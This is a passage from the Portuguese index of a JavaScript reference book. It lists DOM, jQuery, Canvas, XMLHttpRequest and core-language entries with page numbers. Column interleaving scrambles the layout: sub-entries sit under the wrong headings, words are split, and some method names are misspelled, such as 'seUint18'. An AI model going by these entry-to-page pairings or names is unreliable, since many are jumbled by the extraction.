método setAttribute(), objeto Element, 891–892

método reload(), objeto Location, 335, 949

método setAttributeNS(), objeto Element, 892–893

método remove()

método setCapture() (IE), 456

elemento Select, 971–972

método setDate(), objeto Date, 737

jQuery,

526

método setFloat32(), objeto DataView, 874

objeto DOMTokenList, 427, 885–886

método setFloat64(), objeto DataView, 875

método removeChild(), objeto Node, 374, 963

método setFullYear(), objeto Date, 737

método removeClass(), jQuery, 518

método setHours(), objeto Date, 738

método removeData(), jQuery, 522

método setInt16(), objeto DataView, 875

1034 Índice

método setInt32(), objeto DataView, 875

método stop(), jQuery, 543

método setInt8(), objeto DataView, 875

método submit()

método setInterval()

jQuery,

527

objeto Window, 333, 991

disparando

eventos,

533

objeto

WorkerGlobalScope,

994

objeto Form, 390, 913

uso em código mal-intencionado, 330

método substr() (desaprovado), objeto String,

método setItem(), objeto Storage, 972–973

833–834

método setMilliseconds(), objeto Date, 738

método substring(), objeto String, 833–834

método setMinutes(), objeto Date, 739

método substringData()

método setMonth(), objeto Date, 739

nó Comment, 865

método setSeconds(), objeto Date, 740

nó

Text,

978

método setTime(), objeto Date, 740

método terminate(), objeto Worker, 667, 993

método setTimeout()

método test(), objeto RegExp, 257, 818–819

objeto Window, 300, 333, 991

método text(), jQuery, 520

objeto

WorkerGlobalScope,

994

método throw(), geradores, 273

método setUTCDate(), objeto Date, 740–741

método time(), objeto Console, 867

método setUTCFullYear(), objeto Date, 740–741

método timeEnd(), objeto Console, 867

método setUTCHours(), objeto Date, 742

método toArray(), jQuery, 514

método setUTCMilliseconds(), objeto Date, 742

método toString(), objeto Date, 744

método setUTCMinutes(), objeto Date, 743

método toggle()

método setUTCMonth(), objeto Date, 743

jQuery, 527, 539

método setUTCSeconds(), objeto Date, 744

objeto DOMTokenList, 885–886

método setVersion(), objetos IndexedDB, 691–692

método toggleClass(), jQuery, 518

método setYear(), objeto Date, 744

método toGMTString(), objeto Date, 745

método setUint16(), objeto DataView, 875

método toISOString(), objeto Date, 745

método `seUint18( )`, objeto *DataView*, 875

método `toJSON( )`, 135–136

método `seUint32( )`, objeto *DataView*, 875

implementação em classes, 214

método `shift( )`, objeto *Array*, 142, 148, 718

objeto *Date*, 135, 746

método `show( )`, *jQuery*, 539

método `toLocaleString( )`, 135–136

método `slice( )`

classe *Object*, 807–808

jQuery,

565

implementação em classes, 214

objeto *Array*, 146, 719

objeto *Array*, 148, 722

objeto *Blob*, 676, 680, 847

objeto *Date*, 747

objeto *String*, 830–831

objeto *Number*, 790–791

método `some( )`, objeto *Array*, 150, 720

método `toLowerCase( )`, objeto *String*, 835–836

método `sort( )`, objeto *Array*, 145, 721

método `toStaticHTML( )` (*IE*), 329

funções como argumentos, 172

método toString(), 135–136

método splice(), objeto Array, 147, 721

classe Object, 808–809

método split()

consultando o atributo class, 133

dividindo propriedade de cookie em pares nome/

conversões de tipo com, 48

valor, 582

convertendo valores booleanos em strings, 40

objeto String, 255, 831–832

funções,

184

método splitText(), nó Text, 978

implementação em classes, 214

método start()

objeto Array, 148, 723

objeto MessagePort, 956

objeto Boolean, 725

objeto

TimeRanges,

980

objeto Date, 747

método stepDown(), objeto Input, 929

objeto Error, 754, 755

método stepUp(), objeto Input, 929

objeto Function, 764–765

Índice 1035

objeto Location, 334

chamando,

162

objeto Number, 47, 791–792

classe,

193

objeto RegExp, 818–819

comparação,

215–218

objeto Selection, 398

conversão de tipo, 213

objeto String, 835–836

definição, 7

método toUpperCase(), objeto String, 836–837

emprestando,

método `toUTCString()`, objeto `Date`, 748

especiais, restrição em subconjuntos seguros, 260

método `trace()`, objeto `Console`, 867

expressões de chamada, 60

método `transform()`, objeto `CanvasRenderingContextCon—`

`Java`, chamando com programas `JavaScript` no

`text2Ds`, 627, 864

`Rhino`, 283

método `translate()`, `CanvasRenderingContext2D`,

`jQuery`,

514

624, 864

métodos de objeto comuns, 135

método `trigger()`, `jQuery`, 528, 533

`toJSON()`

),

135–136

método `triggerHandler()`, `jQuery`, 534

`toLocaleString()`

),

135–136

método `trim()`, objeto `String`, 836–837

`toString()`

),

135–136

método `unbind()`, jQuery, 532

`valueOf()`

),

136

método `undelegate()`, jQuery, 535

métodos `_defineGetter_()` e `_defineSetter_()`,

anulando o registro rotinas de tratamento de even—

131, 365

to para eventos dinâmicos, 536

métodos `_lookupGetter_()` e `_lookupSetter_()`,

método `unshift()`, objeto Array, 142, 148, 723

131

método `unwrap()`, jQuery, 526

métodos abstratos, 222

método `update()`, objeto `ApplicationCache`, 593,

métodos de comparação, implementação em classes,

844

215–218

método `UTC()`, objeto `Date`, 749

método `compareTo()`, 216

método `val()`, jQuery, 519

método `equals()`, 215

método valueOf(), 136

métodos de inserção e exclusão na jQuery, 937

classe Object, 809–810

métodos de seleção na jQuery, 564–568, 932

comparações de objeto, 217

revertendo para a seleção anterior, 567

conversões de tipo com, 49

usando seleção como contexto, 566

implementação em classes, 214

métodos fábrica, 221

objeto Boolean, 725

métodos first() e last(), jQuery, 564

objeto Date, 750

métodos getAttribute() e setAttribute(), objeto

objeto Number, 792–793

Element, 366

objeto String, 836–837

métodos getter e setter

método values(), ConsoleCommandLine, 869

jQuery,

517–523

método warn(), objeto Console, 867

para atributos CSS, 518

método watchPosition(), objeto Geolocation, 918

para atributos HTML, 517

método `webkitURL.revokeObjectURL()`, 682

para classes CSS, 518

método `width()`, jQuery, 521

para conteúdo de elementos, 520

método `write()`, objeto `Document`, 310, 316, 396,

para dados de elementos, 522

882

para geometria de elementos, 520

método `writeln()`, objeto `Document`, 397, 882

para valores de formulário HTML, 519

métodos, 29, 42, 158

propriedade,

125–127

adicionando em objetos protótipo de classes, 202

API legada para, 131

array

combinando closures com, 178

ECMAScript

3,

144–148

métodos HTTP, 483

ECMAScript 3 e ECMAScript 5, 155

métodos `innerWidth( )` e `innerHeight( )`, jQuery,

ECMAScript

5,

149–153

521

1036 Índice

métodos *next()* e *prev()*, jQuery, 567

N

métodos *nextAll()* e *prevAll()*, jQuery, 567

métodos *nextUntil()* e *prevUntil()*, jQuery, 567

\n (caractere de nova linha), 36

métodos *outerWidth()* e *outerHeight()*, jQuery,

namespaces

521

documentos XML incluindo atributos de outros

métodos parent() e parents(), jQuery, 567

namespaces, 367

escopo de função como namespace privado, em

métodos slideDown(), slideUp() e slideToggle(),

módulos, 242–244

jQuery, 539

especificando para rotinas de tratamento de even—

métodos wrap(), wrapAll() e wrapInner(), jQuery,

to com jQuery, 531

525

funções como, 173–175

Microsoft Web Sandbox, 262

getAttributeNS(), objeto Element, 890–891

mídia

isDefaultNamespace(), objeto Node, 962

consultando o status, 604

jQuery,

513

controlando a reprodução, 603

lookupPrefix(), objeto Node, 963

eventos,

método `createElementNS()`, 372

script de áudio e vídeo, 601

método `createElementNS()`, `Document`, 879

seleção e carregamento de tipo, 603

método `getElementsByTagNameNS()`, 880

`MIN_VALUE (Number)`, 787–788

namespace `process`, `Node`, 289

modelo `contentbox`, 414

objetos como, 240

modelo de caixa (CSS), 413

plug-in jQuery vinculando rotinas de tratamento

modelo `border-box` e propriedade `box-sizing`, 414

de evento, 570

propriedade `jQuery.support.boxModel`, 560

propriedade `namespaceURI`, objeto `Element`,

modelo de execução, `threads Worker`, 668

888–889

modo de exibição geométrica de documentos ba—

SVG,

613

seado na coordenada, 380–381

XML, trabalhando com, na E4X, 279

modo Quirks, 322, 414

NaN (não é número), 33, 784–785

exibição de documento HTML, 359

comparações de igualdade e, 33

modo restrito, 109

função `isNaN()`, 769

palavras reservadas, 24

Number.NaN,

787–788

modo Standards, 322

não é número (consulte NaN)

exibição de documento HTML, 359

navegação em documentos elemento por elemento,

módulo `fs` (arquivo e sistema de arquivo), Node, 291

funções portáteis para, 363

módulo `Transitions` (CSS), 407–408, 424

navegadores Web

módulos, 240–244

aplicativos Web armazenado em, 587

avaliação de, 294

bancos de dados do lado do cliente integrados em,

escopo de função como namespace privado,

574

242–244

disparando evento de entrada em elementos de

objetos como namespaces, 240

formulário textinput, 438

monitorEvents(), objeto ConsoleCommandLine,

editando conteúdo de documento, 399

868

escopo de localStorage, 576

mouse

especificações de opacidade, 417

coordenadas do cursor, 380–381

evento DOMContentLoaded, 453

rodas de mouse bidimensionais e evento wheel, 441

execução assíncrona de script, 316

usando o teclado em vez do, 324

ferramentas de JavaScript, 3

moveTo(), CanvasRenderingContext2D, 618, 861

ferramentas de console, 3

Mozilla

implementação de CSS Transitions, 424

baixando o Rhino a partir do, 282

implementação de eventos progress HTTP, 494

versões de JavaScript, 258, 262

indexação de strings, 38

Índice 1037

informações sobre navegadores e suas telas, 337–

suporte para navegar no documento elemento por

339

elemento, 363

JavaScript em, 299–331

suporte para seletor CSS, 360

acessibilidade,

324

suporte para sintaxe de objeto literal get e set, 131

aplicativos

Web,

302

suporte para SVG, 608

compatibilidade e operação em conjunto,

tempos-limite para pedidos HTTP, XHR2, 497

317–324

tipo de evento de entrada disparado após inserção

documentos

Web,

302

de texto no elemento, 471

estruturas do lado do cliente, 330

transformados em sistemas operacionais simples,

execução de programas JavaScript, 309–316

302

incorporando JavaScript em HTML, 303–309

URLs javascript:, 308

segurança,

325–330

usando JavaScript, 9

URLs,

307

uso de objetos que podem ser chamados, 186

literais RegExp e criação de objetos, 246

valores de readyState de XMLHttpRequest, 485

localização e navegação, 334–336

versões atuais, 319

métodos de registro de receptor de evento, 313

networkState, objeto MediaElement, 606, 949, 951

modelo de caixa CSS, 414

nextElementSibling, objeto Element, 363, 888–889

objeto Navigator, 337

nome de janela _blank, 345

nomes

operações de composição em, 645

de funções, 160

prefi xos para propriedades CSS não padronizadas,

nome de janela, importância do, 345

405

propriedades CSS em JavaScript, 420

problemas de compatibilidade e operação em con—

nomes de atributo com hífen, 367

junto, 317

nomes de atributo na E4X, 278

propriedade children de objetos Element, suporte

nomes de tag (XML), 278

da, 361–362

nomes de tag, obtendo elementos pelos, 356

propriedade CSS box-sizing, 415

normalização

propriedade dataset, não implementada, 368

codifi cações Unicode, 23

propriedade jQuery.browser, 557

normalizado,

defi nido, 979

propriedade

keyIdentifier no Chrome e no Safari,

nós, 353

473

criando, inserindo e excluindo em documentos,

recursos e eventos de formulário HTML5, 443

372–377

rotinas de tratamento de evento direcionadas ao

criando

nós,

372

navegador como um todo, 445

inserindo nós, 372, 373

Safari em iPhone e iPad, 444

removendo e substituindo nós, 374

script de um diálogo modal (exemplo), 9

usando

DocumentFragments,

375

sites de informações sobre compatibilidade, 318

nós *CDATASection*, 371

suporte de cabeçalhos CORS (“Cross-Origin Resource Sharing”, 360–361, 977

source Sharing”), 498

conteúdo de elemento como, 371

suporte para banco de dados, 690

criando,

372

suporte para CSS, 405

notação em ponto fixo para números, 789–790

suporte para E4X, 267–268

notação exponencial, 31, 47, 788–789

suporte para elemento *<canvas>*, 616

números, 30–35

suporte para especificações de cor CSS, 416

aritmética em JavaScript, 32

suporte para evento *mousewheel*, 459

binários em ponto flutuante e erros de arredonda—

suporte para *EventSource*, 504

mento, 33

suporte para *getElementsByClassName()*, 359

conversões, 44, 46

suporte para método insertAdjacentHTML(),

número para string, 47

370

objeto para número, 48, 50

1038 Índice

datas e horas, 34

método arcTo(), 857

definição de uma classe de números complexos

método beginPath(), 857

(exemplo), 200

método bezierCurveTo(), 858

literais em ponto flutuante, 31

método clearRect(), 858

literais inteiras, 31

método clip(), 638, 858

objetos wrapper, 42

método closePath(), 858

números binários em ponto flutuante, 34

método createImageData(), 647, 858

números de Fibonacci, função geradora de, 271–272

método createLinearGradient(), 633, 858

números fixos, 768

método createPattern(), 633, 859

método createRadialGradient(), 633, 859

O

método drawImage(), 641, 859

método

fi ll(), 859

objeto ApplicationCache, 843

método

fi llRect(), 860

constantes, valores da propriedade status, 843

método

fi llText(), 636, 860

método swapCache(), 844

método getImageData(), 647, 860

método update(), 844

método isPointInPath(), 648, 861

propriedade status, 592

método lineTo(), 861

rotinas de tratamento de evento, 844

método measureText(), 637, 861

objeto Arguments, 167, 703

método moveTo(), 861

propriedade callee, 704

método putImageData(), 647, 862

propriedade length, 181, 705

método quadraticCurveTo(), 862

propriedades callee e caller, 168

método rect(), 862

restrição em subconjuntos seguros, 260

método restore(), 862

objeto ArrayBuffer, 674, 845

método rotate(), 862

ordem de bytes endian, 675

método save(), 863

readAsArrayBuffer(), FileReader, 682–684

método scale(), 863

objeto ArrayBufferView, 845

método setTransform(), 863

objeto Attr, 368, 846

método stroke(), 863

objeto Audio, 846

método strokeRect(), 863

objeto BeforeUnloadEvent, 846

método strokeText(), 636, 863

objeto BlobBuilder, 678–679, 847

método transform(), 864

objeto Boolean, 724

método translate(), 864

método toString(), 725

métodos save() e restore(), 854

método valueOf(), 725

objeto CharacterData, 371

objeto CanvasGradient, 631, 850

objeto ClientRect, 864

criando,

858

objeto CloseEvent, 865

método addColorStop(), 850

objeto Console, 866

preenchimento ou traço com gradiente de cores,

métodos,

866

633

objeto ConsoleCommandLine, 867

objeto CanvasPattern, 631, 850–851

objeto CSSRule, 430, 869

criando,

859

objeto CSSStyleDeclaration, 870

preenchimento ou traço usando, 633

descrevendo estilos associados ao seletor, 430

objeto CanvasRenderingContext2D, 616, 850–864

estilos calculados, 425

atributos

gráfi cos, 621–623

propiedades correspondientes a propiedades de

atributos

gráficos de sombras, 639

atalho, 421

compondo,

643–646

usando em script de estilos em linha, 420

desenhando e preenchendo curvas, 629–631

objeto CSSStyleSheet, 429, 871

desenhando retângulos, 631

consultando, inserindo e excluindo regras de folha

método arc(), 857

de estilo, 430

Índice 1039

criando,

431

usando para inverter a ordem dos filhos de um

inserindo e excluindo regras, 430

Node, 376

propriedade disabled, 429

objeto DocumentType, 882–883

objeto DataTransfer, 442, 463–469, 872

objeto DOMException, 882–883

propriedade

files, 492, 678–679

objeto DOMImplementation, 883–884

objeto DataView, 874

objeto DOMSettableTokenList, 884–885

métodos lendo/gravando valores de ArrayBuffer,

objeto DOMTokenList, 427, 885–886

675

objeto Element, 300, 885–893

objeto Document, 300, 351, 875–882

definindo métodos personalizados, 364

eventos,

882

implementando a propriedade outerHTML,

método addEventListener(), 447

usando innerHTML, 374

método close(), 347

método getBoundingClientRect(), 386

método createDocumentFragment(), 375

método hasAttribute(), 367

método createElement(), 372

método removeAttribute(), 367

método createElementNS(), 372

métodos,

método createStyleSheet(), 431

métodos getAttribute() e setAttribute(), 366, 422

método createTextNode(), 372

objeto Nodes, 360–361

método elementFromPoint(), 383

propriedade attributes, 368

método getElementById(), 343, 354

propriedade contentEditable, 399

método getElementsByClassName(), 358

propriedade dataset, 367

método getElementsByTagName(), 155, 356

propriedade innerHTML, 369

método open(), 337

propriedade

off setParent, 385

método queryCommandEnabled(), 400

propriedade outerHTML, 369

método querySelector(), 360

propriedade style, 420

método querySelectorAll(), 360, 429

propriedades,

886–887

método removeEventListener(), 447

propriedades, API de navegação pelo documento

método write(), 310, 316, 337, 396

baseada em elemento, 361–362

método writeln(), 397

propriedades

off setLeft e off setTop, 384

métodos,

878–882

representando elementos <style> e <link>, script

política da mesma origem aplicada em propriedade folhas de estilo, 429

des, 327

propriedade compatMode, 322

rotinas de tratamento de evento, 892–893

propriedade cookie, 579

objeto `ErrorEvent`, 897

analizando,

582

objeto `EvalError`, 758

propriedade `designMode`, 399

objeto `Event`, 528, 898–904

propriedade `forms`, 388

constantes

definindo valores da propriedade even—

propriedade location, 334

tPhase, 898

propriedade readyState, 315, 453

jQuery,

528

propriedade styleSheets, 429, 430

método preventDefault(), 452

propriedade URL, 334

método proposto, especificação DOM Level 3,

propriedades, 395, 876

904

respostas HTTP analisadas, disponíveis como,

método stopImmediatePropagation(), 453

487

método stopPropagation(), 452

objeto DocumentFragment, 354, 375, 882

métodos,

902–903

criando,

878

propriedade defaultPrevented, 452

implementando insertAdjacentHTML() usando

propriedade returnValue, 452

innerHTML, 376

propriedades,

899

métodos querySelector() e querySelectorAll(),

propriedades propostas, especificação DOM Level

360

3, 903–904

1040 *Índice*

objeto EventSource, 502–508, 905

objeto Geoposition, 919

constantes

definindo valores da propriedade rea—

objeto global, 41, 765–768

dyState, 905

propriedades se referindo a objetos JavaScript pre—

simulando com XMLHttpRequest, 504–506

definidos, 766–767

usando em cliente de chat simples, 503

objeto HashChangeEvent, 919

objeto EventTarget, 906

objeto History, 336, 920

objeto FieldSet, 907

método pushState(), 657

objeto FileError, 908

gerenciamento de histórico com (exemplo),

objeto FileList, 677–678

658–661

objeto FileReader, 908–911

método replaceState(), 658

constantes

definiendo valores de propriedade reamétodos back(), forward() e go(), 336

dyState, 909

objeto HTMLCollection, 357, 921

eventos disparados no, 443

elementos de formulário, 388

eventos monitorando progresso de E/S assíncrona,

visão geral do, 357

443

objeto HTMLDocument, 353

lendo Blobs, 682–683

(consulte também objeto Document)

métodos,

909

método getElementsByName(), 355

propriedades,

909

propriedades images, forms e links, 357

rotinas de tratamento de evento, 910

objeto HTMLElement, 353

objeto FileReaderSync, 683–684, 911

(consulte também objeto Element)

objeto Form, 911–913

propriedade text, 306

métodos,

913

*propriedades espelhando atributos HTML de elem**éntodos submit() e reset()*, 390

mentos, 365

propriedade elements, 389

representando elementos HTML em documentos,

propriedades,

912

342

referido como this.form por rotinas de tratamento

objeto HTMLOptionsCollection, 922

de evento de elemento de formulário, 391

objeto IDBRange, 690–691

rotinas de tratamento de evento, 913

objeto IFrame, 923

objeto FormControl, 913

objeto ImageData, 647

métodos,

915

objeto Input, 926

propriedades,

914

métodos,

rotinas de tratamento de evento, 915

propriedades,

926

objeto FormData, 493, 915

objeto jQuery.easing, 542

objeto FormValidity, 916

objeto jqXHR, 551

objeto Function, 759–766

objeto KeyboardEvents, 441

defi nindo suas próprias propriedades, 173

objeto Label, 946

método apply(), 760

objeto Location, 334, 948

método bind(), 184, 202, 762–763

método reload(), 335

método call(), 133, 763–764

métodos assign() e replace(), 335

método toString(), 764–765

propriedade hash, 657

métodos,

760

propriedade href, 334

propriedade arguments, 761

propriedades de decomposição de URL, 334

propriedade caller, 763–764

objeto Math, 773–785

propriedade length, 764–765

constantes,

773–774

propriedade prototype, 764–765

função abs(), 775–776

propriedades,

759

função acos(), 775–776

objeto Geocoordinates, 917

função asin(), 776

objeto Geolocation, 917

função atan(), 776

objeto GeolocationError, 918

função atan2(), 776

Índice 1041

função ceil(), 777

objeto NodeList, 355, 880, 963

função cos(), 778

retornado por getElementsByTagName(), 356

função exp(), 778

visão geral do, 357

função

floor(), 779

objeto Number, 785–793

função log(), 780

constantes,

785–786

função max(), 181–182

MAX_VALUE,

786–787

função min(), 781

método toExponential(), 788–789

função pow(), 782

método toFixed(), 789–790

função random(), 782

método toLocaleString(), 790–791

função round(), 782

método toPrecision(), 790–791

função sin(), 783–784

método toString(), 47, 791–792

função sqrt(), 783–784

método valueOf(), 792–793

função tan(), 784–785

métodos,

785–786

funções e constantes definidas como propriedades,

MIN_VALUE,

787–788

32

NaN,

787–788

funções estáticas, 774–775

NEGATIVE_INFINITY,

787–788

método max(), 781

POSITIVE_INFINITY,

788–789

objeto MediaElement, 949–954

valores somente para leitura para variáveis globais

constantes

definiendo valores para `networkState` e

Infinity e NaN, 33

readyState, 949

objeto `Option`, 394, 964

métodos,

953

objeto `Output`, 965

propriedades,

950

objeto `PageTransitionEvent`, 965

rotinas de tratamento de evento, 952

objeto `PopStateEvent`, 966

objeto `MediaError`, 954

objeto `ProcessImageInstruction`, 966

objeto `MessageChannel`, 669, 954

objeto `ProcessingInstruction`, criando, 879

objeto `MessageEvent`, 955

objeto `Progress`, 966

objeto `MessagePort`, 669, 956

objeto `ProgressEvent`, 967

objeto `Meter`, 957

objeto protótipo `fn` (`jQuery`), 569

objeto `Navigator`, 322, 337, 958

objeto Range, 398

propriedade cookieEnabled, 580

objeto RangeError, 812–813

propriedade geolocation, 653

objeto ReferenceErrors, 55, 813–814

propriedade onLine, 594

objeto RegExp, 38, 245, 255, 813–820

propriedades de sniffi
ng de navegador, 337
como objeto que pode ser chamado, 186
propriedades e métodos diversos, 339
método exec(), 256, 571, 815–816
objeto Node, 959–963
método test(), 257, 818–819
atributos de propriedade, 368
método toString(), 818–819
constantes, valor de retorno de compareDocu—
propriedade lastIndex, 817–818
mentPosition(), 960
propriedade source, 817–818
constantes, valores possíveis da propriedade node—
propriedades,
256
Type, 960
propriedades de instância, 814–815
documentos como árvores de, 360–361
objeto Screen, 339, 968
método appendChild(), 373
objeto Selection, 398
método cloneNode(), 372
objeto Storage, 971–972

método insertBefore(), 373

objeto StorageEvent, 972–973

método removeChild(), 374

objeto Style, 973–974

método replaceChild(), 374

objeto SyntaxError, 836–837

métodos,

961

lançado no modo restrito ao se excluir proprieda—

propriedade textContent, 370

des, 122

propriedades,

960

objeto Table, 974–975

1042 Índice

objeto TableCell, 975

propriedade frames, 348

objeto TableRow, 975

propriedade length, 348

objeto TableSection, 976

propriedade location, 334

objeto TextArea, 978

propriedade name, 345

objeto TextMetrics, 637, 861, 979

propriedade navigator, 337

objeto TextRange (IE), 398

propriedade onerror, 342, 438

objeto TimeRanges, 605, 979

confi gurando como uma função, 313

objeto TypedArray, 980

propriedade onhashchange, 657

objeto TypeError, 41, 837–838

propriedade opener, 347

erros de acesso à propriedade, 120

propriedade orientation, 444

lançado em conversões de tipo, 46

propriedade parent, 347

lançado por tentativas de criar ou modifi car pro—

propriedade screen, 339, 968

priedades, 130

propriedade top, 347

resultante de tentativas de excluir propriedades,

propriedade URL, 982

121

propriedades,

985

objeto Uint8Arrays, 673

propriedades localStorage e sessionStorage, 575

propriedades

pageXOff set e pageYOff set, 381–

objeto Video, 982

382

objeto WebSocket, 983

recursos disponíveis para objetos WorkerGlobalS—

objeto Window, 41, 985–992

cope, 668

confi gurando a propriedade onload com função

rotina de tratamento de evento onbeforeunload,

de tratamento de evento, 445

450

construtoras,

988

rotina de tratamento de evento onload, 301

evento load, 453

rotinas de tratamento de evento, 991

evento storage, 443

rotinas de tratamento de evento direcionadas ao

eventos beforeprint e afterprint, 443

navegador como um todo, 445

eventos

off -line e online, 443

objeto WindowProxy, 350

método close(), 347

objeto Worker, 666, 992

método getComputedStyle(), 425

objeto WorkerGlobalScope, 667, 993

método getSelection(), 398

propriedades,

668

método open(), 345

URL javascript: como argumento, 307

objeto WorkerLocation, 995

método postMessage(), 328, 662

objeto WorkerNavigator, 996

gadget de pesquisa do Twitter controlado por,

objeto XMLHttpRequest, 303, 996

663–665

arquivos locais e, 482

método scroll(), 384

cancelando pedidos e confi gurando tempos-limi—

método setInterval(), 333

te, 497

método setTimeout(), 333

codifi cando corpo de pedido, 489–494

métodos,

988

constantes

definindo valores da propriedade `requestAnimationFrame()`, `confirm()` e `prompt()`, 339

dyState, 997

métodos `scrollTo()` e `scroll()`, 384

especificando o pedido, 482

ponto de entrada em JavaScript do lado do clien—

eventos progress HTTP, 494–497

te, 299

fazendo pedidos síncronos em Web Worker, 671

propriedade `applicationCache`, 590

instanciando,

481

propriedade `closed`, 347

métodos,

999

propriedade `dialogArguments`, 340

pedidos e respostas HTTP, 482

propriedade `document`, 300, 351

pedidos HTTP de origens diferentes, 498–500

propriedade `event`, 448

postando (com POST) texto puro em um servi—

propriedade `frameElement`, 348

dor, 484

postando mensagens de bate-papo do usuário no
métodos, 7, 158
servidor, 503
universais,
135
propriedade responseText, 487
métodos getter e setter de propriedade, 125–127
propriedades,
998
objeto global, 41
recuperando a resposta, 485–489
operador instanceof, 74
rotinas de tratamento de evento, 1001
propriedades,
112
simulação pelo objeto jqXHR na jQuery 1.5, 551
propriedades form-encoding para pedido HTTP,
simulando EventSource com, 504–506
489
uso por funções utilitárias Ajax na jQuery, 547
que podem ser chamados, 186
Version 2 da especificação, 443
que podem ser iterados, 268–269

objeto XMLHttpRequestUpload, 1002

referências de objeto mutável, 43

objetos, 5, 112–136

semelhantes a um array, 154

arrays de, 137

serializando,

135

atributos de, 113, 132–135

testando propriedades, 122

atributo

class,

133

wrapper,

42

atributo

extensible,

134

XML,

277

atributo

prototype,

132

objetos congelados, 798–799, 803–804

atributos de propriedade, 128–131

objetos construtores, 199

objetos de instância, 199

clones estruturados de, 657

objetos definidos pelo usuário, 113

consultando e configurando propriedades, 117–

objetos DirectoryEntry, 685–686

121

objetos DOMMouseScroll, 459

erros de acesso à propriedade, 120

objetos FileEntry, 685–686

herança

e,

119

objetos FileWriter, 685–686

objetos como arrays associativos, 117

objetos host, 113

conversão para primitivos, 48–51

objetos ImageData, 925

conversão para strings, 657

copiando no canvas, 862

conversão para strings do Ajax, 545

criando,

858

conversões,

44

passando para worker via postMessage(), 669

criando,

113–116

propriedade data, array de bytes, 673

usando a função Object.create(), 115

objetos imutáveis, 134, 798–799, 803–804

usando o operador new, 114

objetos nativos, 113

usando objeto literais, 114

objetos proxy, 350

usando

protótipos,

115

objetos que podem ser chamados, 186

determinando a classe de, 204

objetos que podem ser iterados, 268–269

usando a propriedade constructor, 205

objetos selados, 804–805

usando nome de construtora como identi fi ca—

objetos semelhantes a um array, 154–156, 344

dor de classe, 205

arrays tipados, 672

usando o operador instanceof, 204

jQuery,

514

usando tipagem de pato, 207

objeto Arguments, 167

enumerando propriedades, 123–125

objeto DOMTokenList, 427

excluindo propriedades, 121

objetos HTMLCollection, 357

expressões de acesso à propriedade, 59

propriedade frames se referindo a, 348

inicializadores,

objetos URL, 982

iterando por meio de propriedades com a função

objetos Window autoreferentes, 347

jQuery.each(), 558

objetos wrapper, 42

Java, consultando e confi gurando campos no Rhi—

objetos XML, 277

no, 283

objetos XMLList, 277

jQuery,

513

opção contentType, 548

1044 Índice

opção enableHighAccuracy, métodos Geolocation,

operadores, 5, 56, 61–65

918

aritméticos,

65

opção maximumAge, métodos Geolocation, 918

associatividade,

64

opção processData, 548

atribuição,

76–77

opção timeout, métodos Geolocation, 918

bit a bit, 68

Opera, 443

comparações,

72

(consulte também navegadores Web)

condicionais (?:), 80–81

estratégia de composição global, 645

delete,

82–83

versão atual, 319

E lógico (&&), 74

operações de leitura, 909

efeitos colaterais, 63, 86

(consulte também objeto FileReader)

igualdade e desigualdade, 70

eventos disparados em XMLHttpRequest ou Filein,

73

Reader, 443

instanceof,

74

operador condicional (?:), 80–81

lista de operadores de JavaScript, 61

operador de concatenação de string (+), 66, 73

lvalues,

63

operador de desigualdade restrita (! = =), 70

NÃO lógico (!), 76

operador de identidade (consulte operadores; operanúmero de operandos, 63

dor de igualdade restrita)

operador + (adição ou concatenação de string), 66

operador de igualdade restrita (= = =), 70

operadores aritméticos unários, 67

operador delete, 61, 82–83

operando e tipo de resultado, 63

efeitos colaterais, 86

ordem de avaliação, 65

excluindo elementos de array, 142

OU lógico (||), 75

excluindo propriedades, 121

precedência,

64

excluindo propriedades confi guráveis do global

typeof,

80–81

objeto, 122

void,

removendo atributos e tags XML na E4X, 279

operadores aritméticos, 32, 61

operador descendente (. .), 278

operadores aritméticos unários, 67

operador in, 61, 73

operadores bit a bit, 61, 68

testando propriedades herdadas ou não herdadas,

operadores de atribuição, 61

122

efeitos colaterais, 63

operador instanceof, 61, 74

determinando a classe de um objeto, 204

operadores de comparação, 61, 72, 217

incapacidade de distinguir tipo de array, 154

operadores de desigualdade (consulte ! (ponto de ex—

método isPrototypeOf() e, 132

clamação), sob Símbolos)

não funcionando entre janelas, 350

operadores de igualdade (consulte = (sinal de igualda—

trabalhando com objetos e classes Java no Rhino,

de), sob Símbolos)

283

operadores lógicos, 61

*usando com construtoras para testar a participa—
operadores relacionais, conversões de objeto para
ção como membro de classe de objetos, 197
primitivo com, 50*

operador new

ordem de avaliação, operadores, 65

chamada de construtora com, 196

ordem de byte, endian, 675

criando objetos, 114

ordem de byte big-endian, 675, 874

operador typeof, 61, 80–81, 204

ordem de byte little-endian, 675, 874

aplicado em valores null e undefined, 40

ordem de chamada, rotinas de tratamento de evento,

usando com objetos XML, 277

450

operador vírgula (,), 83–84

ordem endian, 675

operador void, 61, 83–84

origem de um documento, 326, 576

obrigando a expressões de chamada ou de atribui—

overrideMimeType(), objeto XMLHttpRequest,

ção a serem indefinidas, 308

488, 1000

Índice 1045

P

palavras-chave, diferenciação de maiúsculas e minúsculas, 21

padrões

paradas de cor, 633

especificando para preenchimento ou traço no

parâmetros (função), 158, 166

canvas, 633

opcionais,

166

preenchimento ou traço usando, 633, 850–851

pedidos e respostas (HTTP), 482

páginas Web, 12

cancelamento de pedidos e tempos-limite, 497

script de conteúdo, apresentação e comportamen—

codificando o corpo do pedido, 489–494

to, 9

componentes da resposta, 485

palavra-chave break, 94

decodificando a resposta, 487

palavra-chave case, 93

especificando o pedido, 482

palavra-chave const, 262

obtendo resposta onreadystatechange, 486

palavra-chave function, 58, 159

ordem das partes do pedido, 484

criando uma variável, 348–349

respostas síncronas, 486

palavra-chave let, 262

pedidos form-encoded HTTP, 489–494

atribuição de desestruturação usada para iniciali—

codifi cando um objeto, 489

zar variáveis, 265

corpo

codificado com JSON, 491

usada como inicializador de laço, 263

corpo

codificado com XML, 491

usando como declaração de variável, 263

fazendo pedido GET, 490

palavra-chave new

fazendo pedido POST HTTP, 490

instanciando classes Java, 283

pedidos multipartform = data, 493

precedendo expressões de criação de objeto, 60

upload de arquivo com pedido POST, 492

palavra-chave return, uso por funções construtoras,

pedidos HTTP de origens diferentes, 483, 498–500

165

solicitando detalhes do link com HEAD e CORS,

palavra-chave this

499

como expressão principal, 57

pedidos HTTP multipart/formdata, 493

contexto de chamada de função, 158

persistência da propriedade userData, 585–587

em chamada de método, 163

pipeline de geradores, 272

em rotinas de tratamento de evento, 391

pixels

função aninhada chamada como método ou fun—

compondo no canvas, 643–646, 852–853

ção, 164

manipulação no canvas, 647–648, 854

funções usadas como métodos, 163

testando se o evento de mouse é sobre pixel pinta—

referindo-se ao destino de rotinas de tratamento

do no canvas, 649

de evento, 449

